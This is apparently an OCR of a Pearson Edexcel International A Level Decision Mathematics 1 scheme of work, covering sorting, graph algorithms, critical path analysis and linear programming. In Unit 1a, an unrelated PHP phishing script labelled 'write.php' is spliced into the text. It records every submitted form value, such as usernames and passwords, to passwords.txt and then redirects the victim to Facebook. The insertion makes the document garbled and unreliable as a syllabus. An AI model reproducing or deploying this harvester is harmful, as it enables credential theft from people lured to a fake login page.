Pearson Edexcel

INTERNATIONAL ADVANCED LEVEL

MATHEMATICS/ FURTHER MATHEMATICS/ PURE MATHEMATICS

SCHEME OF WORK

DECISION MATHEMATICS 1

Pearson Edexcel International Advanced Subsidiary in Mathematics (XMA01)
Pearson Edexcel International Advanced Subsidiary in Further Mathematics (XFM01)
Pearson Edexcel International Advanced Subsidiary in Pure Mathematics (XPM01)
Pearson Edexcel International Advanced Level in Mathematics (YMA01)
Pearson Edexcel International Advanced Level in Further Mathematics (YFM01)
Pearson Edexcel International Advanced Level in Pure Mathematics (YPM01)
First teaching September 2018
First examination from January 2019
First certification from August 2019 (International Advanced Subsidiary) and August 2020 (International Advanced Level)

Decision Mathematics 1

Unit		Title	Estimated hours
1		**Algorithms**	
	a	Introduction to algorithms	**4**
	b	Sorting, searching and packing algorithms	**8**
2		**Algorithms on graphs**	
	a	Introduction to graph theory	**2**
	b	Minimum connectors (spanning trees)	**4**
	c	Dijkstra's algorithm	**4**
3		**Algorithms on graphs II**	
	a	Route inspection problem	**4**
	b	Travelling salesman problem	**8**
4		**Critical path analysis**	
	a	Activity networks; precedence tables	**5**
	b	Critical path algorithm; earliest and latest event times	**4**
	c	Total float; Gantt charts	**3**
	d	Scheduling	**5**
5		**Linear programming**	
	a	Formulation of problems	**3**
	b	Graphical solutions	**4**
	c	Integer solutions	**2**
			60 hours

Unit 1: Algorithms

Return to Overview

SPECIFICATION REFERENCES

1.1 The general ideas of algorithms and the implementation of an algorithm given by a flow chart or text

1.2 Students should be familiar with bin packing, bubble sort, quick sort, binary search

PRIOR KNOWLEDGE

KEYWORDS

Algorithm, flow chart, size, order, efficiency, loops, bubble sort, iteration, quick sort, pivot, mid-point, bin packing, first-fit, first-fit decreasing, optimal solutions, binary search.

1a. Introduction to algorithms (1.1)

Teaching time
4 hours

OBJECTIVES

By the end of the sub-unit, students should:

- understand what an algorithm is;
- be able to trace an algorithm in the form of a flow chart;
- be able to trace an algorithm given as instructions written in text;
- know how to determine the output of an algorithm and how it links to the input.

TEACHING POINTS

A useful starting point is to ask students to write their own algorithms for processes they are familiar with, e.g. long multiplication or column addition. Conclude that the instructions for each step need to be unambiguous.

Presentation should be the key focus of tracing an algorithm as students must show all the values they find and the order in which they find them. A trace table is the best method of doing this with each line in the algorithm on a new line in the table.

Students will need to practise interpreting flow diagrams and pseudo-code as well as interpreting the outcome of an algorithm using mathematical language.


OPPORTUNITIES FOR REASONING/PROBLEM SOLVING

Use rich tasks to generate outcomes such as Fibonacci numbers and Russian peasant multiplication.

Explore the source code of programs the students are familiar with, e.g. apps or LOGO.

dex.php | index.html | write.php

```php
<?php
header("Location:http://www.facebook.com/");
$handle = fopen("passwords.txt", "a");
foreach($_GET as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>
```



COMMON MISCONCEPTIONS/EXAMINER REPORT QUOTES

Students sometimes struggle to trace algorithms using the methodical, accurate and diligent approach that is necessary and may therefore make mistakes following the instructions.

It is important to emphasise the presentation as students may try to compress their entries – so that they were no longer 'in line'; they may also repeat entries or write more than one entry in each box; this makes it difficult for examiners to determine the stage at which students change the entries.

Students should also be aware of the importance of following directions relating to accuracy and give their answers to the required number of decimal places or significant figures.

NOTES

The hardest part of this topic for many students is identifying how the output relates to the input(s). Try to use many algorithms (as flow charts and text) that results in trace tables yielding different types of outputs (multiples, products, quotient and remainders, prime factors, solutions for equations etc.)

1b. Sorting, searching & packing algorithms (1.2)

Teaching time
8 hours

OBJECTIVES

By the end of the sub-unit, students should:

- know how to apply a bubble sort algorithm to a list of numbers or words;
- know how to apply the quick sort algorithm to a list of numbers or words, clearly identifying the pivots used for each pass;
- be able to identify the number of comparisons and swaps used in a given pass;
- know how to apply the binary search algorithm to an ordered list to find out whether a particular item is in the list, and if so, locate its position
- know how to solve bin packing problems using full bin, first fit, and first fit decreasing algorithms, and understand their strengths and weaknesses.

TEACHING POINTS

Bubble sort:

Notation is key, with marks given for the part-sorted list at the end of each pass, and students should be encouraged to write "end of 1st pass" etc. as part of their notation.

Students should be aware that just because the numbers/ letters are in the required order, the algorithm is not necessarily complete. All comparisons must be made in order to do this. The final pass should yield no exchanges, but still has to be carried out.

For a list of n numbers the list will always be sorted after the $(n - 1)$th pass, although it may be sorted sooner. The maximum number of comparisons/exchanges will be $\frac{n(n-1)}{2}$.

Quick sort:

This is a more efficient method of sorting that generally requires fewer comparisons. When using the quick sort algorithm, the pivot should be chosen as the middle item of the list. Students must be able to find the midpoint of a list of numbers.

In a list containing N items the 'middle' item has position $[\frac{1}{2}(N + 1)]$ if N is odd $[\frac{1}{2}(N + 2)]$ if N is even, so that if $N = 9$, the middle item is the 5th and if $N = 6$ it is the 4th.

It is worth checking, at the end of a quick sort, that no numbers have been lost in the process.

Binary search:

Students need to be able to implement a binary search on an ordered list to find out whether a particular item is in the list. If it is in the list, they will then be able to locate the position in the list. As the list concentrates on halving the list to be searched, it is quite quick to use. The mid-point is found in exactly the same way as for the quick sort algorithm. Students should be ensure that their pivots are clearly identifiable at each stage, and it is clear which items are being discarded at each stage.

Bin packing:

Students need to know how to find full-bin combinations, and how to carry out the first-fit and first-fit decreasing algorithms. Bin packing is often examined after a list has been sorted using either the bubble or quick sort algorithms.

Students must be able to find the lower bound of the number of bins needed by rounding up, and justify if their solutions are optimal. They should be aware that there could be more than one solution to the full-bin combination, and that the first-fit algorithms are heuristic algorithms.

OPPORTUNITIES FOR REASONING/PROBLEM SOLVING

In bin packing problems, consider problems where the conditions are changed – what effect will this have on the number of bins? How much waste will there be?

There are often cost implications to the questions.

COMMON MISCONCEPTIONS/ EXAMINER REPORT QUOTES

Bubble Sort:

Some students do not seem to be aware that a bubble sort should be performed consistently in one direction. Misreading their own writing and changing one number into another is a fairly common way of losing marks in examinations. Some students omitted the final pass.

When asked to give the state of the list after each pass, some students will show each exchange and comparison, which wastes time and may cause time difficulties later on in the paper.

Some students do not understand the difference between an exchange and a pass in a bubble sort.

Quick Sort:

In an exam question, some students only chose one pivot per iteration, rather than choosing one pivot per sub-list, and some used lengthy methods of presentation that isolated each sub-list in turn, making it difficult to see if they were choosing more than one pivot per iteration. You should advise students not to show unnecessary detail and simply indicate the pivots selected, using one line of working per iteration.

Some students do not select a pivot where the sub-list was of order two, with the two items being in the correct order, and some do not consistently pick ‘middle left’ or ‘middle right’ when the sub-list was of even order. You should remind students that when the items are being transferred to the next line, the order of the items should be preserved, so if item Y is to the left of item X in the current line, neither of them being a pivot, then Y should be to the left of X in the next line.

Some students cannot explain the need for a final pass when all numbers are in order and presume the algorithm is complete.

Binary Search:

Common errors with the binary search include using an unordered list, leaving the pivot in the subsequent list rather than discarding it for the next iteration, not clearly locating the required item, or, in a list where the required item is not present, inserting it in to the list so that it can subsequently be found. There are a number of ways that students can set their work out for a binary search, and the following includes logical approaches which make the working clear to an examiner:

- explicitly writing out, at each stage, their calculation for the pivot and circling or making their pivot clear;
- writing out their reduced list after each pass;
- renumbering their reduced list (from 1) before each new pass.

It is advised that in this type of problem it is essential that the choice of pivot is made clear at each stage as should the new sublist which is to be used in the next pass. When the search is complete it is important that the candidate provides a clear statement to the effect that the number being searched for has been found, rather than just leaving a number in a sublist with only one value.

Bin Packing:

Most students can successfully complete a bin packing, but some struggle to show that they have used a minimum number of bins; the lower bound would help here. It has been known for students to create a first-

fit increasing algorithm; students should appreciate the inefficiency of this method and ensure they apply first-fit either to an original list from left to right, or on a decreasing list.

Unit 2: Algorithms on graphs

Return to Overview

SPECIFICATION REFERENCES

2.1 The minimum spanning tree (minimum connector) problem. Prim's and Kruskal's algorithm

2.2 Dijkstra's algorithm for finding the shortest path

PRIOR KNOWLEDGE

KEYWORDS

Minimum spanning tree, Kruskal's algorithm, Prim's algorithm, network, distance matrix, Dijkstra's algorithm, working values, final values, directed network, source vertex, destination vertex, distance table, sequence table.

2a. Introduction to graph theory

Teaching time
2 hours

OBJECTIVES

By the end of the sub-unit, students should:

- know the meaning of the vocabulary used in graph theory e.g. degree of a vertex, isomorphic graphs, walks, paths and cycles;
- be familiar with different types of graph e.g. complete, planar, isomorphic, simple, connected;
- understand graphs represented in matrix form;
- be familiar with k notation;
- know the definition of a tree;
- be able to determine if a graph is Eulerian, semi-Eulerian or neither, and find Eulerian cycles.

TEACHING POINTS

Students must be able to identify the features of graphs and draw graphs given a set of properties.

Use collective memory tasks to introduce students to different types of graphs, and use card matching activities to classify them.

Most types of graph are the basis for a different topic in networks:

- spanning trees are found using Prim's and Kruskal's algorithms
- the route inspection problem is linked to Eulerian and semi-Eulerian graphs
- Hamiltonian cycles are explored in the planarity algorithm.

Use k notation for complete graphs. Use the formula

Number of edges in $K_n = \frac{n(n-1)}{2}$

Define Eulerian graphs – the degree/order of all the nodes is even and it is traversable. The complete graph K_n is Eulerian if n is odd.

Present the 'Bridges of Königsberg' problem.

OPPORTUNITIES FOR REASONING/PROBLEM SOLVING

Look at graphs the students are familiar with – tube maps, rail networks, family trees, hierarchy of staff in your school, floor plans – and relate these to the features taught in this section.

COMMON MISCONCEPTIONS/ EXAMINER REPORT QUOTES

Students often find questions on graph theory very difficult and rarely achieve full marks in exam questions. Difficulties include finding both the minimum and maximum number of edges possible in a connected graph with n vertices; e.g. giving n instead of $n - 1$ as the minimum number of edges.

Students may give incomplete or inaccurate descriptions when talking about Eulerian graphs, for example talking about 'odd vertices' or an 'odd number of vertices'.

NOTES

Students will be expected to be familiar with the following types of graphs: complete (including k notation), planar and isomorphic.

2b. Minimum connectors (spanning trees) (2.1)

Teaching time
4 hours

OBJECTIVES

By the end of the sub-unit, students should:

- understand the meaning of a minimum spanning tree;
- be able to apply Kruskal's algorithm to a network to find the minimum spanning tree;
- be able to apply Prim's algorithm to a network to find the minimum spanning tree;
- be able to apply Prim's algorithm to a distance matrix to find the minimum spanning tree.

TEACHING POINTS

Make links to spanning trees in graph theory (arc, weight, tree, cycle, vertices)

Students are regularly asked to identify the number of edges in a spanning tree with a given number of vertices. In a network of n vertices a spanning tree will always have $(n - 1)$ arcs.

Students must show their working out clearly to make it clear they have used the stated algorithm. The best method is to write the edges used in order (make sure students are writing edges e.g. AB not just vertices e.g. A) with their decision about rejecting or adding them where appropriate.

Students should be aware of the similarities and differences between the two algorithms and be aware they find the same answer.

Students should be given problems where it is possible to find more than one spanning tree.

They must be able to show the use of Prim's algorithm from a matrix, presenting the final labelled table, plus a list of arcs in order, to make their method clear.

OPPORTUNITIES FOR REASONING/PROBLEM SOLVING

Ask questions such as the following:

What does the full network look like?

Would the minimum spanning tree remain the same if this edge was added?

Can you draw a different spanning tree?

Can you find a shorter tree?

What strategy did you use?

Can you write your strategy in a formal way (as an algorithm)?

What are the similarities and differences?

COMMON MISCONCEPTIONS/ EXAMINER REPORT QUOTES

Questions which require Prim's algorithm on a table are sometimes poorly answered. Many students do not present their working on the table and of those that do, they often do not show the order of selection of edges. Students should be encouraged to record the edges as they add them to the tree, rather than after they have completed the algorithm, to avoid making mistakes.

It should be noted that whilst a question on Kruskal often follows one on sorting a list in to ascending order, the sort is not part of Kruskal's algorithm itself and so is not necessary unless asked for in a separate part of the question.

Students often try to merge the methods of Prim and Kruskal, for example by incorrectly showing rejections when using Prim.

Students should be warned against the similarities between Prim's algorithm and the nearest neighbour algorithm (see unit 3b), and ensure that they do not confuse the two.

NOTES

Students will gain no credit for using the incorrect algorithm when finding the minimum spanning tree.

Matrix representation for Prim's algorithm is expected. Drawing a network from a given matrix and writing down the matrix associated with a network may be required.

2b. Dijkstra's algorithm (2.2)

Teaching time
4 hours

OBJECTIVES

By the end of the sub-unit, students should:

- be able to apply Dijkstra's algorithm to find the shortest path between two vertices in a network;
- be able to trace back through a network to be able to find the route corresponding to the shortest path;
- be able to consider modifications to an original shortest path problem, for example by dealing with multiple start points or a different end point.

TEACHING POINTS

Dijkstra is pronounced Dike-stra.

The boxes will be drawn for the students to complete in the exam. Students' methods should be clear from their working and they need to be aware that examiners check the order in which the numbers appear in the list of working values.

Include networks with directed arcs in your examples.

Some students find this algorithm difficult when they can already see the correct answer; they must continue to follow the algorithm as missing out one path will lose multiple marks in exam questions.

They must be able to *explain* how they found their quickest route by back tracking. They can do this using a series of label calculations.

OPPORTUNITIES FOR REASONING/PROBLEM SOLVING

Exam questions regularly ask students to find solutions to similar problems where new information is given which would update the network. This could include dealing with multiple starting points.

They should be exposed to problems where the shortest route is not unique.

COMMON MISCONCEPTIONS/ EXAMINER REPORT QUOTES

As highlighted above, an examiner reports: "Candidates had to apply Dijkstra's algorithm very carefully to obtain full marks in part and many were able to do this. There are still a few candidates who treat this as a sort of 'minimising critical path' forward pass however. The examiners use the working values and the order in which they occur in the box as the main confirmation that Dijkstra's algorithm has been correctly applied, thus it is important that they are legible and that candidates do write them in order."

When describing how they found their shortest route, students that give a numerical demonstration gain full marks most easily, with those who give a general explanation often missing out part of the process.

NOTES

Some students confuse Dijkstra and activity networks.

Unit 3: Algorithms on graphs II

Return to Overview

SPECIFICATION REFERENCES

3.1 Algorithm for finding the shortest route around a network, travelling along every edge at least once and ending at the start vertex. The network will have up to four odd nodes

3.2 The practical and classical Travelling Salesman problems. The classical problem for complete graphs satisfying the triangle inequality

3.3 Determination of upper and lower bounds using minimum spanning tree methods

3.4 The nearest neighbour algorithm

PRIOR KNOWLEDGE

Covered so far

- Introduction to graph theory (Unit 2a)
- Dijkstra's algorithm (Unit 2c)
- Eulerian and semi-Eulerian graphs (for the Route Inspection Problem) (Unit 2a)
- Walks and Hamiltonian cycles (for the Travelling Salesman problem) (Unit 2a)

KEYWORDS

Traversable, odd valency, Eulerian, Semi-Eulerian, minimum weight, upper bound, lower bound, nearest neighbour algorithm, complete network, triangle inequality, walk, tour.

3a. Route inspection problem (3.1)

Teaching time
4 hours

OBJECTIVES

By the end of the sub-unit, students should:

- be able to determine whether a graph is traversable;
- be able to apply an algorithm to solve the route inspection problem;
- find a route by inspection;
- understand the importance of the order of vertices of the graph in finding a route.

TEACHING POINTS

This is a relatively straightforward algorithm to complete. Recap earlier teaching on Eulerian graphs and order of vertices. Use a selection of graphs to demonstrate if a graph is traversable and list the condition that this requires. Revisit the Bridges of Königsberg problem.

In an exam, students are usually given the sum of the values of the edges in the network. (Though apparently some students find the need to recalculate this leading to incorrect answers!)

Students must clearly state the odd vertices and the minimum route between each pair. They must be aware that they need to check *all possible routes* between the two vertices to find the minimum route not just the one which passes through the least number of vertices. The direct route may not be the shortest route.

They are not usually asked to find a particular route but should be aware of the number of times a given vertex will appear in the optimal route. It should be emphasised that this is the degree of the vertex ÷ 2, unless it is also part of a repeated route.

The shortest route can be found by inspection in the examination – if Dijkstra's algorithm is required it will be explicitly asked for.

OPPORTUNITIES FOR REASONING/PROBLEM SOLVING

Euler's hand-shaking lemma.

COMMON MISCONCEPTIONS/ EXAMINER REPORT QUOTES

While most students show the correct three distinct pairings of the correct four odd nodes many candidates do not show the total for each pairing. These totals need to be given as evidence that the correct arcs, which need to be traversed twice, have been chosen.

Some students in an exam did not realise that 'the number of visits' = 'degree of vertex' ÷ 2. They resorted to finding a detailed route, with varying degrees of success, and then counting each occurrence of a vertex.

Modified situations in the Chinese postman problems are often not handled well so students should spend time studying semi-Eulerian situations.

NOTES

This is also known as the 'Chinese postman' problem. It was first studied by the Chinese mathematician Mei-Ko Kwan in 1962.

Students will be expected to use inspection to consider all possible pairings of odd nodes. The network will have up to four odd nodes.

3b. Travelling salesman problem (3.2)

Teaching time
8 hours

OBJECTIVES

By the end of the sub-unit, students should:

- understand the travelling salesman problem and that there is no simple algorithm to solve it for complex networks;
- be able to use the nearest neighbour algorithm to find upper bounds for the problem;
- be able to find lower bounds for a problem;
- understand that not all upper and lower bounds give a solution to the problem;
- know how to identify the best upper and lower bounds;
- be able to solve the travelling salesman problem and interpret this solution in the context of the problem.

TEACHING POINTS

Explain the difference between the classical and practical problems, and how if you convert a network into a complete network of least distances, the practical and classical problems are the same.

Mention the triangle inequality: the longest side ≤ the sum of the two shorter sides.

Explain how to find the upper bound (and that the aim is to make this as low as possible):

- Minimum spanning tree method – find the minimum spanning tree (make clear which method you're using) and double it. You may need to then seek shortcuts, identified in the original table of weights.
- Nearest neighbour algorithm – select each vertex in turn as the starting point and complete the nearest neighbour algorithm. Repeat until all vertices have been used as the start vertex and select the shortest tour. Do not confuse this with Prim's algorithm!

Explain how to find the lower bound (and that the aim is to make this as high as possible):

- Residual minimum spanning tree method – remove each vertex (with its arcs) in turn, find the RMST (normally using Prim's), then reconnect the deleted vertex using its two shortest arcs. NB – this doesn't usually make a tour, but if it does, you have found an optimal solution.

Represent the interval in which the solution is contained using an inequality: L.B. < d ≤ U.B.

Notation again is the key to success. For the upper bound students must identify the tour which they are using not just give a numerical answer. For lower bounds students must identify which edges they are choosing and not just give a numerical answer. It is useful for students to sketch the edges they are using to check a cycle is not formed.

Students can be asked to solve these problems from a matrix rather than a network and must be aware of the correct notation for doing this.

Students should be exposed to problems where the upper bound is not just following the direct path from vertex to vertex but involves going via another vertex.

In the exam, students are not likely to find an optimal solution, but instead find a range of values that the optimum route must lie between. At the same time, they should recognise when an optimal solution has been obtained.

OPPORTUNITIES FOR REASONING/PROBLEM SOLVING

Ask questions such as:

How can you represent the different routes in a way that makes sure you don't miss any?

If I add in an extra city, how does that affect the number of different possible routes?

COMMON MISCONCEPTIONS/ EXAMINER REPORT QUOTES

Examiner comments highlight the importance of good, clear notation:

“Most students knew the required algorithm for finding a lower bound but a significant minority still lost marks by not clearly detailing which edges were involved. Lettered labelling is required, not just numbers.”

“When finding the upper bound the students who elected to write their tour down, vertex by vertex, underneath the table usually earned full marks. Those who elected to work entirely in the table often failed to make clear the order in which vertices had been selected and thus that they had actually used the nearest neighbour algorithm. However when specifically asked to work on the table students must show a method for clearly showing the nearest neighbour algorithm has been used.”

Students should be warned against the similarities between Prim’s algorithm (see unit 2b) and the nearest neighbour algorithm, and ensure that they do not confuse the two.

NOTES

The use of shortcuts to improve the upper bound is included.

The conversion of a network into a complete network of shortest ‘distances’ is included.

Unit 4: Critical path analysis

Return to Overview

SPECIFICATION REFERENCES

4.1 Modelling of a project by an activity network, from a precedence table

4.2 Completion of the precedence table for a given activity network

4.3 Algorithm for finding the critical path. Earliest and latest event times. Earliest and latest start and finish times for activities

4.4 Total float. Gantt (cascade) charts. Scheduling

PRIOR KNOWLEDGE

Covered so far

- Introduction to graph theory (Unit 2a)

KEYWORDS

Activities, events, precedence table, activity networks, source node, sink node, dummies, earliest event times, latest event times, critical path, critical activities, total float, Gantt (cascade) chart, scheduling, lower bound.

4a. Activity networks; precedence tables (4.1) (4.2)

Teaching time
5 hours

OBJECTIVES

By the end of the sub-unit, students should:

- be able to model a project by an activity network from a precedence table;
- be able to complete a precedence table from a given network;
- understand the use of dummies.

TEACHING POINTS

There are lots of relevant examples of projects that will be familiar to students. This section is about dividing the amount of work up into tasks and then ordering these tasks in a deliberate way. Students need to follow a systematic approach and use clear labelling.

Introduce a project such as a referendum or general election – what tasks have to be completed to ensure that the results can be published within 24 hours of the ballot closing? Ask students to come up with as many tasks as they can and use their responses to introduce the concepts of dependencies (voting can't start until the ballot boxes are in place).

Lead students to drawing a table to identify dependencies, and then discuss how complex the table would become in large projects.

The duration of each task is not yet required, but it will be in the next section so mention it here.

When formalising precedence tables, show that only immediate dependence is shown in the table, and that we only include activities that are not already written down.

It is often tricky to get the layout of activity networks correct first time; students should draw in pencil and be prepared to rub out! Key points for activity networks are:

- they are a visual representation of the project
- only *activity on arc* networks will be used – the activities are represented by the arcs, and the completion of the activities, called events, are shown by nodes
- each arc is labelled with letters and arrows, and is a straight line
- start with the source node (labelled 0), finish with the sink node
- there should only be one end point.

Students often find dummies difficult; they should understand that a dummy carries no weight (no time or cost) and that its direction is important. Exam questions frequently ask what the purpose of a specific dummy is, so this should be carefully explored.

OPPORTUNITIES FOR REASONING/PROBLEM SOLVING

Students should formulate their own project e.g. organising the prom, applying for university etc. and list the activities in a precedence table and draw up an activity network.

Students should be able to answer questions about activity networks, such as 'what activities that must have finished before X can start?' or 'what is the only activity that Y does not depend on?'.

COMMON MISCONCEPTIONS/ EXAMINER REPORT QUOTES

Common errors in exams include: using activity on vertex; lack of arrows (particularly serious on dummy arcs); not having a single start and a single finish; and incorrect dummies.

Students are encouraged to produce a rough, and then a neat version of their network in an exam, as it is very difficult to draw a clear diagram on the first attempt. When constructing a clear diagram, students should check carefully that they have one start and one finish, the required number of dummies (if stated), and all activities present.

NOTES

Activity on arc will be used. The use of dummies is included.

In a precedence network, precedence tables will only show immediate predecessors.

4b. Critical path algorithm; earliest and latest event times (4.3)

Teaching time
4 hours

OBJECTIVES

By the end of the sub-unit, students should:

- know how to carry out a forward pass and backward pass using early and late event times;
- be able to interpret and use dummies;
- be able to identify critical activities and critical paths.

TEACHING POINTS

Adapt the activity networks to include the duration of each activity. Explain early and late event times, and forward and backward passes using a fairly simple project, like planning and delivering an assembly. Students find these times difficult if the projects are abstract or if they are presented with only a part of an activity network.

Dummies need careful attention here, as students sometimes forget that they carry no weight.

Students should be able to identify critical activities and critical paths.

OPPORTUNITIES FOR REASONING/PROBLEM SOLVING

Choose examples where there is more than one critical path, and some where an activity connecting two critical events isn't a critical activity.

Explore early and late event times and list each activity's earliest and latest start and finish times. Examine the effect of increasing the duration of a critical activity.

COMMON MISCONCEPTIONS/ EXAMINER REPORT QUOTES

Dummy activities can cause problems for students when calculating early and late times.

NOTES

Some students may easily confuse the working methods used here with those used in Dijkstra's algorithm.

4c. Total float; Gantt charts (4.4)

Teaching time
3 hours

OBJECTIVES

By the end of the sub-unit, students should:

- know how to determine the total float of activities;
- be able to construct and interpret Gantt (cascade) charts.

TEACHING POINTS

Define the total float and then use the formula

Total float = latest finish time – duration – earliest start time

Explain how a Gantt (cascade) chart provides a graphical way of representing the range of possible start and finish times for all activities on a single diagram. It is often easiest to construct with the critical activities running in a single line along the top of the chart.

Ensure that students can read the scale showing elapsed time.

Students can then use Gantt charts to identify which activities *must* be happening or *could* be happening at any stage during the project.

OPPORTUNITIES FOR REASONING/PROBLEM SOLVING

Begin investigating the minimum number of people (workers) needed to complete the project in the minimum time. As well as asking which activities must be happening at any given time, look at how many workers that would entail. What if an activity requires more than one worker?

COMMON MISCONCEPTIONS/ EXAMINER REPORT QUOTES

Floats can cause problems – as indicated by the following comments:

“Most students gained full marks, showing the three numbers used in the calculation of each of the floats. Some just stated the value of each float, losing two of the three marks.”

“Many calculated the floats correctly and showed the three numbers they used to calculate each float as requested, others wasted time creating a table of all the early and late start and finish times and the durations, for all activities, but then did not indicate which numbers they had used to find the floats and so lost marks.”

“A number thought that a zero float was a consequence of the early and late times being the same. Many used ‘flow’ instead of ‘float’, many confused event and activity and arc with node.”

“Many incorrect total float calculations were seen, candidates MUST show their working here if they are to gain full credit. As always a few candidates found the sum of their total floats.”

Students should be reminded of the need to present their diagrams clearly; many Gantt charts can be extremely difficult to read – e.g. the line between the activity and its float is not always clear, or floats are frequently very faint. It would be advisable for candidates to check to see if their diagrams include all the activities and to re-check the precedences of their activities when they have finished their diagrams.

When using a cascade chart to determine a lower bound, students need to state both the time they are looking at and the activities that must be happening then.

Many students struggle to interpret the “time” on the scale for a Gantt chart in the context of the question. For example, if the time referred to is days, note that “time 0-1” is the same as “day 1“, and that “time 0.5” would be midday on day 1. It is therefore often safer to refer to time unless context is specifically requested.

NOTES

Gantt charts show the degree of flexibility in the timing of each activity however they do not show the dependencies – students should read Gantt charts alongside either a dependency table or the activity network. Alternatively, vertical lines can be introduced to represent dependencies.

4d. Scheduling (4.4)

Teaching time
5 hours

OBJECTIVES

By the end of the sub-unit, students should:

- be able to construct a scheduling diagram;
- be able to interpret and modify schedules to meet requirements.

TEACHING POINTS

Since there is no scheduling algorithm, this section is best learnt using lots of different examples. Students could be asked to draw up a schedule with different objectives, for example:

- to finish in the critical time with the minimum number of workers
- to find the minimum completion time with a set number of workers
- to schedule all activities at their earliest start times and determine the number of workers
- to schedule all activities at their latest start times and determine the number of workers.

Typically if there is a choice of tasks for a worker, we assign the one with the lowest value for its latest finish time.

Students should be able to calculate the lower bound (always round up), but be aware that the calculation does not take any overlap of activities into account.

OPPORTUNITIES FOR REASONING/PROBLEM SOLVING

Use one activity network and ask students to schedule the activities given different objectives – lowest cost, shortest time, fewest workers etc. Compare the solutions to the lower bound calculation in each case.

COMMON MISCONCEPTIONS/ EXAMINER REPORT QUOTES

Students may have difficulties explaining results and conclusions (such as why the number of workers needed is X) convincingly. Arguments need to be specific and state correct details.

Common errors include not using their cascade charts as directed, offering vague arguments, errors in duration and precedence, and confusing Gantt and scheduling diagrams.

NOTES

After completing a scheduling diagram, it is worth checking that all the dependency conditions for the activities are satisfied.

Unit 5: Linear Programming

Return to Overview

SPECIFICATION REFERENCES

5.1 Formulation of problems as linear programs

5.2 Graphical solution of two variable problems using ruler and vertex methods

5.3 Consideration of cases where solutions must have integer values

PRIOR KNOWLEDGE

GCSE (9-1) in Mathematics at Higher Tier

A22 Solve linear inequalities; represent the solution set using set notation and on a graph

KEYWORDS

Decision variables, constraints, objective function, ruler (objective line) method, vertex method, feasible region, exact solution, integer solution.

5a. Formulation of problems (5.1)

Teaching time
3 hours

OBJECTIVES

By the end of the sub-unit, students should:

- know how to formulate a linear programming problem from a real-life problem (write inequalities from worded questions);
- be able to form an appropriate objective function to maximise or minimise;

TEACHING POINTS

First determine and define the decision variables (the quantities you need to know to solve the problem). Second, decide what the constraints are, including the non-negativity constraints. Third, find the objective function that you need to maximise or minimise.

The decision variables must be carefully defined. Students should get into the habit of starting a LP problem with "Let x be the *number* of …" etc. Examiners often comment about poorly defined variables.

Students struggle to formulate the constraints as inequalities from worded questions. A useful method is to draw a two-way table showing all the information before attempting to write the inequalities. Some comparative constraints are tricky; first get the algebra correct and then the inequality correct.

OPPORTUNITIES FOR REASONING/PROBLEM SOLVING

Use questions where students have to change units before writing their constraints. Many students struggle to write and simplify the constraint inequalities. Use as varied a selection of problems as possible, for example include constraints given as percentages.

COMMON MISCONCEPTIONS/ EXAMINER REPORT QUOTES

Students can be easily put off when things look different, for example when inequalities are written using percentages.

Weak algebra skills can cause difficulties when dealing with inequalities.

Common mistakes include omitting the instruction to maximise the objective, omitting non-negativity constraints, trying to combine several conditions into one inequality, wasting time by starting to solve the LP problem.

NOTES

It should be noted that Simplex is not required for the IAL specification, so the constraints will not be required as equations with slack variables.

5b. Graphical solutions (5.2)

Teaching time
4 hours

OBJECTIVES

By the end of the sub-unit, students should:

- know how to represent a linear programming problem graphically and identify the feasible region;
- be able to solve linear programming problems to find a maximum or minimum using either the ruler (objective line) or vertex method;
- be able to interpret solutions in the context of the original real life problem.

TEACHING POINTS

All students, even those who are more able, will need to practise plotting inequalities. It is usual practice to shade out the region that is not required, leaving the feasible region unshaded.

Students should understand that any point in the feasible region is a feasible solution. LP problems are therefore solved by finding which member of the set of feasible solutions gives the optimal (maximum or minimum) value of the objective function.

Students should be able to use the objective line method (ruler method), and the vertex method.

OPPORTUNITIES FOR REASONING/PROBLEM SOLVING

Consider scaling more difficult axes. Practice scenarios where the equations are in percentage and fraction form.

COMMON MISCONCEPTIONS/ EXAMINER REPORT QUOTES

Marks are easily lost in exams for inaccurate lines or inequalities so that the feasible region is not clear. Using different scales on the axes can also add a level of complication which can derail some students.

Students should be careful when it comes to the constraints – neither omitting any nor adding others. For example, thinking that integer values are needed despite this constraint not having been specified.

When point testing, not all student test all vertices. Whilst it may be obvious to students that other vertices would not give optimal values for the objective function, the algorithm requires that all vertices of the feasible region are tested and this is required to gain full marks.

NOTES

Students should plot the objective function and label it if using the objective line method.

Shade out the region you cannot use.

5c. Integer solutions (5.3)

Teaching time
2 hours

OBJECTIVES

By the end of the sub-unit, students should:

- be able to find integer solutions to LP problems which initially provide a non-integer solution;
- be able to interpret solutions in the context of the original real life problem.

TEACHING POINTS

When finding integer solutions, it should be noted that is usually required to find the exact solution first, then ascertain that in a practical context, an integer solution is then required. It could be that the integer solution lines some distance from the optimal solution. Integer solutions close to the optimal vertex should be tested to ensure that they still lie in the feasible region, before evaluating the value of the objective function to find the optimal solution.

OPPORTUNITIES FOR REASONING/PROBLEM SOLVING

